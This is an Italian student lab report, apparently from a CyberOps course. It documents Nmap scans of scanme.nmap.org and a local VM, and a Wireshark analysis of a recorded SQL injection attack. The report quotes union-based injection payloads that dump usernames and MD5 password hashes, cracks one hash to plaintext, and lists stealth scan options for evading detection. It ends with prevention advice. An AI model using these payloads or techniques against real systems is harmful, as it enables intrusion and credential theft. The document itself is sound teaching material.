
#### Risorse Richieste

- Macchina virtuale CyberOps Workstation
- Accesso a Internet

12

## Cos'è Nmap?

Nmap (abbreviazione di **Network Mapper**) è uno strumento open-source estremamente potente e versatile, progettato per la **scansione delle reti** e l'**audit di sicurezza**. È uno dei tool più utilizzati da analisti di sicurezza, amministratori di sistema e hacker etici per esplorare, analizzare e monitorare infrastrutture di rete.



## Per cosa viene usato nmap?

Nmap viene utilizzato principalmente per la **scansione delle reti** e l'**analisi della sicurezza informatica**. È uno strumento open-source estremamente potente, impiegato da amministratori di sistema, analisti di sicurezza e penetration tester per ottenere una visione dettagliata dell'infrastruttura di rete.

Utilizzo	Descrizione
Scoprire host attivi	Identifica quali dispositivi sono connessi e raggiungibili su una rete
Rilevare porte aperte	Mostra quali porte TCP/UDP sono in ascolto su ciascun host
Identificare servizi	Determina quali servizi (es. HTTP, SSH, FTP) sono attivi e su quali porte
Riconoscere sistemi operativi	Tenta di identificare l'OS in esecuzione su un host (Windows, Linux, ecc.)
Verificare firewall e filtri	Analizza il comportamento dei pacchetti per capire se ci sono sistemi di protezione attivi
Eseguire audit di sicurezza	Rileva configurazioni errate, vulnerabilità note e comportamenti sospetti
Automatizzare test avanzati	Grazie al motore NSE (Nmap Scripting Engine), può eseguire script per scansioni complesse

## Esempi pratici

- `nmap -sS 192.168.1.1` → Scansione stealth delle porte TCP
- `nmap -O 192.168.1.1` → Rilevamento del sistema operativo
- `nmap -sV 192.168.1.1` → Identificazione delle versioni dei servizi
- `nmap -A 192.168.1.1` → Scansione aggressiva con OS detection, versioni e traceroute

## Qual è il comando nmap usato?

- `nmap -A -T4 scanme.nmap.org`

Quando eseguo il comando `nmap -A -T4 scanme.nmap.org`, sto lanciando una scansione abbastanza approfondita su un host pubblico messo a disposizione per test, ovvero `scanme.nmap.org`.

Ecco cosa succede, passo dopo passo:

- `-A` attiva una scansione aggressiva. Questo significa che Nmap cercherà di:
  - Identificare il **sistema operativo** dell'host
  - Rilevare le **versioni dei servizi** attivi sulle porte aperte
  - Eseguire un **traceroute** per capire il percorso di rete fino all'host
  - Lanciare alcuni **script NSE** predefiniti per analisi più dettagliate
- `-T4` imposta la velocità della scansione su un livello più rapido. È una modalità che bilancia bene velocità e affidabilità, evitando rallentamenti inutili ma senza diventare troppo aggressiva (come `-T5`, che rischia di essere bloccata da firewall o IDS).
- `scanme.nmap.org` è un dominio ufficiale messo a disposizione dal team di Nmap per testare comandi e configurazioni. È utile per esercitarmi senza rischiare di violare policy o analizzare host non autorizzati.

In sintesi, con questo comando sto eseguendo una **scansione completa e veloce** su un host sicuro, ottenendo informazioni su porte, servizi, sistema operativo e percorso di rete.

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 06:26 -0400
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
53/tcp    open  domain       dnsmasq 2.84
|_ dns-nsid:
|_  bind.version: dnsmasq-2.84
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
|_ http-favicon: Nmap Project
|_ http-server-header: Apache/2.4.7 (Ubuntu)
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.25 seconds
[analyst@secOps ~]$
```

## Quali porte e servizi sono aperti?

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 06:31 -0400
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000095s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0      0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 127.0.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.49 seconds
[analyst@secOps ~]$
```

Sul mio sistema localhost analizzato risultano aperte le seguenti porte:

- **Porta 21/tcp:** è in ascolto il servizio **FTP** con il software **vsftpd versione 2.0.8**. L'accesso anonimo è **abilitato**, il che significa che chiunque può connettersi senza credenziali, potenzialmente esponendo il sistema a rischi di enumerazione o trasferimento non autorizzato di file.
- **Porta 22/tcp:** è attivo il servizio **SSH**, gestito da **OpenSSH versione 10.0**, che utilizza il **protocollo 2.0**. Questo servizio consente l'accesso remoto sicuro al sistema, ed è spesso un vettore critico per l'amministrazione o, in caso di vulnerabilità, per l'escalation da parte di un attaccante.

## A quale rete appartiene la tua VM?

La mia macchina virtuale è configurata con l'indirizzo IP **10.0.2.15** e appartiene alla **subnet 10.0.2.0/24**. Questo significa che è parte di una rete privata con maschera di sottorete **255.255.255.0**. L'indirizzo è stato assegnato dinamicamente all'interfaccia `enp0s3`, che risulta attiva e connessa.

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff
    altname enx0800272f87a7
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 83601sec preferred_lft 83601sec
    inet6 fd17:625c:f037:2:a00:27ff:fe2f:87a7/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86252sec preferred_lft 14252sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```

## Quanti host sono attivi?


All'interno della subnet **10.0.2.0/24**, l'unico host attivo rilevato è la mia macchina virtuale. Non risultano altri dispositivi raggiungibili o in ascolto sulla rete, il che suggerisce che l'ambiente sia isolato o che gli altri indirizzi IP non siano attualmente assegnati o in uso.

```
[analyst@secOps ~]$ nmap -A -T4 10.0.2.0/24
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 06:55 -0400
Nmap scan report for 10.0.2.15
Host is up (0.000085s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 0      0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.0.2.15
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 68.18 seconds
```

## Qual è lo scopo di questo sito?

Il sito [scanme.nmap.org](https://scanme.nmap.org) è stato creato dal team di Nmap come **host pubblico di test**, pensato per permettere agli utenti di esercitarsi con lo strumento Nmap in modo legale e sicuro.



## Quali porte e servizi sono aperti?

- **Porta 22/tcp** → È attivo il servizio **SSH**, gestito da **OpenSSH versione 6.6.1p1**. Questo protocollo consente l'accesso remoto sicuro al sistema, ed è spesso il primo punto di contatto per amministrazione o attacchi mirati.
- **Porta 53/tcp** → Risponde il servizio **DNS**, implementato tramite **dnsmasq versione 2.84**. Dnsmasq è un resolver leggero, spesso usato in ambienti embedded o per reti locali. La sua presenza su TCP è interessante, dato che il DNS opera principalmente su UDP.
- **Porta 80/tcp** → È in ascolto un server **HTTP Apache**, versione **2.4.7**. L'header del server conferma l'ambiente Ubuntu, e la pagina web restituita invita esplicitamente alla scansione, segno che il target è predisposto per test.
- **Porta 9929/tcp** → È attivo il servizio **Nping Echo**, parte del toolkit Nmap. Questo servizio consente test di latenza e comunicazione tra nodi, utile per esperimenti di rete e simulazioni.
- **Porta 31337/tcp** → È presente un servizio **tcpwrapped**, il che indica che la connessione è gestita da un wrapper TCP generico. Non è possibile identificare il servizio sottostante, ma la scelta della porta 31337 (storicamente associata a backdoor e culture hacker) è quantomeno suggestiva.



```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-26 07:11 -0400
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
53/tcp    open  domain       dnsmasq 2.84
| dns-nsid:
|_  bind.version: dnsmasq-2.84
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Go ahead and ScanMe!
|_ http-favicon: Nmap Project
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.87 seconds
```

## Quali porte e servizi sono filtrati?

Nel risultato della scansione Nmap che ho eseguito su `scanme.nmap.org`, viene indicato chiaramente che **995 porte TCP sono filtrate**, ovvero non hanno risposto alla scansione.

## Qual è l'indirizzo IP del server?

L'indirizzo IP associato al server è **45.33.32.156**, un host pubblico raggiungibile su Internet. Questo IP è assegnato al dominio `scanme.nmap.org`.

## Qual è il sistema operativo?

Il sistema operativo rilevato sul server è **Linux**, come indicato dalle informazioni di servizio restituite dalla scansione. Il riferimento CPE (`cpe:/o:linux:linux_kernel`) conferma che il kernel in uso appartiene alla famiglia Linux, anche se non viene specificata la distribuzione esatta. Questo dato è utile per contestualizzare i servizi attivi e valutare eventuali vulnerabilità note associate a quel sistema operativo.

## Nmap è uno strumento potente per l'esplorazione e la gestione della rete. Come può Nmap aiutare con la sicurezza della rete? Come può Nmap essere usato da un attore malevolo come strumento nefasto?

Nel mio lavoro di analisi e documentazione, considero **Nmap** uno strumento fondamentale per la sicurezza delle reti. La sua potenza risiede nella capacità di

**mappare l'infrastruttura**, identificare **servizi attivi**, e rilevare **porte aperte** che potrebbero rappresentare un punto d'ingresso per attacchi. Ma come ogni strumento potente, può essere usato sia per proteggere che per compromettere.

### **Come Nmap mi aiuta nella sicurezza della rete**

- Mi permette di **scoprire host attivi** e capire quali dispositivi sono realmente online.
- Posso identificare **porte aperte** e **servizi in ascolto**, valutando se sono necessari o esposti inutilmente.
- Rilevo **versioni software** e **sistemi operativi**, così da confrontarli con database di vulnerabilità note.
- Uso il motore di scripting NSE per eseguire **test mirati**, come la verifica di configurazioni errate o la presenza di backdoor.
- Posso simulare una scansione da parte di un attaccante per valutare la **superficie di attacco** e migliorare il mio hardening.

### **Come Nmap può essere usato in modo nefasto da un attore malevolo**

- Un attaccante può usarlo per **enumerare la rete**, scoprendo quali host sono attivi e quali servizi sono esposti.
- Può identificare **porte vulnerabili** e versioni obsolete di software, utili per preparare exploit mirati.
- Può sfruttare la scansione aggressiva (-A) per ottenere un profilo dettagliato del target, inclusi banner, chiavi SSH, e configurazioni DNS.
- Può nascondere le proprie attività usando tecniche stealth (-sS, -T0) per evitare rilevamento da parte di IDS/IPS.
- Può automatizzare la raccolta di informazioni con script NSE, riducendo il tempo necessario per preparare un attacco.

## **Conclusione**

In questo esercizio, è stata approfondita l'utilità di **Nmap** come strumento fondamentale per la ricognizione e l'analisi della sicurezza di rete. Attraverso l'esplorazione dei suoi comandi e delle tecniche di scansione delle porte, è emersa la sua capacità di identificare servizi attivi, rilevare vulnerabilità e mappare la topologia di rete in modo dettagliato.

Queste competenze sono essenziali per comprendere il comportamento degli attaccanti durante la fase di raccolta informazioni e per rafforzare le difese di un'infrastruttura. L'uso consapevole di Nmap non solo migliora la visibilità sulla rete, ma rappresenta anche un passo cruciale nell'audit proattivo della sicurezza.

## Bonus 2: Attacco a un database MySQL

### Obiettivi

In questo laboratorio, visualizzerai un file PCAP di un attacco precedente contro un database SQL.

- **Parte 1:** Aprire Wireshark e caricare il file PCAP.
- **Parte 2:** Visualizzare l'attacco di SQL Injection.
- **Parte 3:** L'attacco di SQL Injection continua...
- **Parte 4:** L'attacco di SQL Injection fornisce informazioni di sistema.
- **Parte 5:** L'attacco di SQL Injection e le informazioni sulle tabelle
- **Parte 6:** L'attacco di SQL Injection si conclude.

### Contesto / Scenario

Gli attacchi di SQL injection consentono agli hacker malintenzionati di digitare istruzioni SQL in un sito web e ricevere una risposta dal database. Ciò permette agli aggressori di manomettere i dati correnti nel database, falsificare identità e compiere varie azioni dannose.

È stato creato un file PCAP per consentirti di visualizzare un attacco precedente contro un database SQL. In questo laboratorio, visualizzerai gli attacchi al database SQL e risponderai alle domande.

### Risorse Richieste

- Macchina virtuale CyberOps Workstation

## Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection in base alle informazioni visualizzate?

L'indirizzo IP dell'origine dell'attacco è 10.0.2.4, mentre quello della macchina vittima è 10.0.2.15.

```
▼ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 60
    Identification: 0x0f05 (3845)
  ▶ 010. .... = Flags: 0x2, Don't fragment
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x13a5 [validation disabled]
    [Header checksum status: Unverified]
  Source Address: 10.0.2.4
  Destination Address: 10.0.2.15
  [Stream index: 0]
  ▶ Transmission Control Protocol, Src Port: 35614, Dst Port: 80, Seq: 0, Len: 0
```

## Qual è la versione?

La versione rilevata è 5.7.12-0ubuntu1.1

```
</form>
  <pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null
, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</p
re><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<b
r />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>
```

## Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b?

L'utente che ha l'hash della password citata è 1337

```

</form>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union se
lect user, password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First nam
e: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or
1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordon<br
/>Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d
75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e
9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

```

## Qual è la password in chiaro?


La password decifrata da **md5** dall'hash è **charley**

### Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

```
8d3533d75ae2c3966d7e0d4fcc69216b
```



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

## Qual è il rischio che le piattaforme utilizzino il linguaggio SQL?

Il rischio principale legato all'utilizzo del linguaggio SQL nelle piattaforme è la possibilità di subire attacchi di tipo **SQL Injection**, soprattutto quando le query vengono costruite in modo dinamico e non vengono adeguatamente sanificate. Se un'applicazione accetta input utente e lo inserisce direttamente in una query SQL senza validazione o parametrizzazione, un attaccante può manipolare quell'input per eseguire comandi arbitrari sul database.

## Naviga in Internet ed esegui una ricerca per prevenire attacchi di SQL injection. “Quali sono 2 metodi o passaggi che possono essere adottati per prevenire gli attacchi di SQL injection?”

Per prevenire gli attacchi di SQL Injection, è fondamentale adottare almeno due misure di sicurezza:

- **Query parametrizzate (prepared statements):** Le query SQL devono essere costruite in modo da separare chiaramente la logica dal contenuto dei dati. Utilizzando istruzioni parametrizzate, l'input dell'utente non viene mai interpretato come parte del codice SQL, ma trattato come semplice valore. Questo approccio impedisce che comandi malevoli vengano eseguiti e

rappresenta una delle difese più efficaci contro l'iniezione SQL. È essenziale applicarlo in ogni punto di interazione con il database.

- **Validazione e sanificazione dell'input:** I dati forniti dagli utenti devono essere rigorosamente controllati per verificare che rispettino il formato previsto (ad esempio numeri, e-mail, date). L'input arbitrario va evitato, e quando possibile, è opportuno limitare i caratteri ammessi. Questa pratica riduce la superficie d'attacco e ostacola l'inserimento di comandi non autorizzati all'interno delle query SQL.

## Conclusione

Questo laboratorio ha permesso di analizzare in dettaglio un attacco di tipo **SQL Injection** attraverso l'osservazione diretta di un file PCAP in Wireshark. Seguendo l'evoluzione dell'attacco, è stato possibile comprendere come un input malevolo possa manipolare un database MySQL, estraendo informazioni di sistema, elenchi di tabelle e dati sensibili.

L'esercizio ha evidenziato l'importanza della visibilità sul traffico di rete e della capacità di interpretare i pacchetti per identificare comportamenti anomali. La comprensione delle dinamiche di SQL Injection è fondamentale per rafforzare le difese applicative e prevenire compromissioni future. Questa esperienza rafforza la consapevolezza che la sicurezza non è solo una questione di configurazione, ma anche di monitoraggio, analisi e risposta tempestiva.